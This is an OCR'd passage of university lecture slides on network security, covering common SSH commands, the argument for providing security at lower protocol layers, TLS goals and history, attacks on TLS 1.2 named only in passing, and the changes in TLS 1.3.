Welcome to Ubuntu 18.04.1 LTS (GNU/Linux 4.15.0-117-generic x86_64)

Last login: Wed Dec  9 08:16:34 2020 from 160.80.103.172
pippo@demons:~$
```

once the key is installed, we will not be asked again to provide our password


Other usages of SSH

- Copy files: **`$scp [-r] [[user@]host1:]file1 ... [[user@]host2:]file2`**
- Run commands: **`$ssh username@server $command`**
- Forward X session: **`$ssh -X username@server`**
- Local Port forward: **`$ssh -L lport:remote_addr:rport username@server`**
- Remote port forward: **`$ssh -R rport:local_addr:lport username@server`**
- Socks5 proxy: **`$ssh -ND 9999 username@server`**
- Remote filesystem with sshfs: **`$sshfs user@host: mountpoint`**


Conclusions

- SSH implements itself security mechanisms at application level
- Even though it is possible to encapsulate generic IP traffic into SSH channels, SSH is a **specific application protocol**
- What if we want to secure other applications protocols? (eg: HTTP, FTP, SIP, etc..)
  - Either we **encapsulate** these **into SSH tunnels** (!!! in the majority of the cases this is not the best idea...)
  - Or we **extend** these other insecure application protocols to implement their own security mechanisms ...
  - ***… which will be the same as the in SSH***
- But do we really need to do so for every application protocol?
  - ***NO***, if we implement the required security mechanisms at lower layers
- ***And this is actually the current approach:***
  - ***security mechanisms are provided to the applications as services of the underlying protocol layers***

Security as service provided by lower layers



network layer
security



transport layer
security


Transport Layer Security

A brief recap

Source: “Computer and Network Security”
by Prof. Giuseppe Bianchi


TLS at a glance

- Short for Transport Layer Security
- Ensures data integrity and privacy between two communicating applications (end-to-end)
- Secures communication from eavesdropping, tampering, and message forgery
- Operates at Layer 4
  - so it is a network *"security service"* provided to the upper-layer applications




transport layer security

History of SSL/TLS



Application support



- Bad historical idea: reserve special port number for HTTP over SSL/TLS
  - HTTP=80, HTTPS=443
- But what if TLS used for other applications? Special port # here as well!
  - smtps 465 (MS) or 587 (others)
  - spop3 995
  - imaps 991
- **Pros**
  - works well; de facto standard
  - Straightforward application support!!
- **Cons:**
  - 2 reserved port numbers for same service
  - deprecated by IETF (but still here…)
- Alternative approach: slightly adapt application's internals
  - App reuses same port number
  - Example: HTTPv1.1: upgrade: TLS/1.0 new http command (see RFC 2817)

TLS goals

- ***Establish a session (TLS Handshake phase)***
  - Agree on algorithms
  - Share secrets
  - Perform authentication
- ***Transfer application data***
  - Communication privacy
    - Symmetric encryption
  - Data integrity
    - Keyed Message Authentication Code (HMAC)
- ***TLS approach: two-in-one***
  - Other Internet security protocols may clearly distinguish the protocol for establishing a session (e.g., IPsec IKE) from the protocol that delivers data and enforces security services (e.g., IPsec ESP/AH)

Attacks against TLS 1.2


- TLS has been the target of different attacks (both only theoretical and practical)
- What in particular was attacked?
  - the protocol itself
    - downgrade attacks (**FREAK**, **Logjam**)
    - renegotiation attacks
  - the algorithms
    - the compression mechanism (**CRIME**)
    - the ciphers used by the protocol (**BEAST**)
  - the implementations
    - **Heartbleed**
- *A thorough analysis of TLS attacks is outside the scope of this course*
  - if you are interested, take a look at “Summarizing Known Attacks on Transport Layer Security (TLS and Datagram TLS (DTLS)” [https://tools.ietf.org/html/rfc7457]


What's new in TLS 1.3?

è come se fosse un nuovo protocollo


- Weak ciphers pruning
  - SHA-1, MD5, RC4, DES, 3DES, AES-CB
- ALL (!) left ciphers are AEAD (Authenticated Encryption with Associated Data)
- GOAL: **perfect forward secrecy**
  - NO RSA key transport!
  - NO fixed DH
- Faster (1-RTT) and more secure handshake
  - 3-way VS 4-way
- PSK combined with DHE
- Zero-RTT data


TLS handshake 1.2 vs 1.3






TLS handshake 1.2 vs 1.3







TLS handshake 1.2 vs 1.3




TLS handshake 1.2 vs 1.3




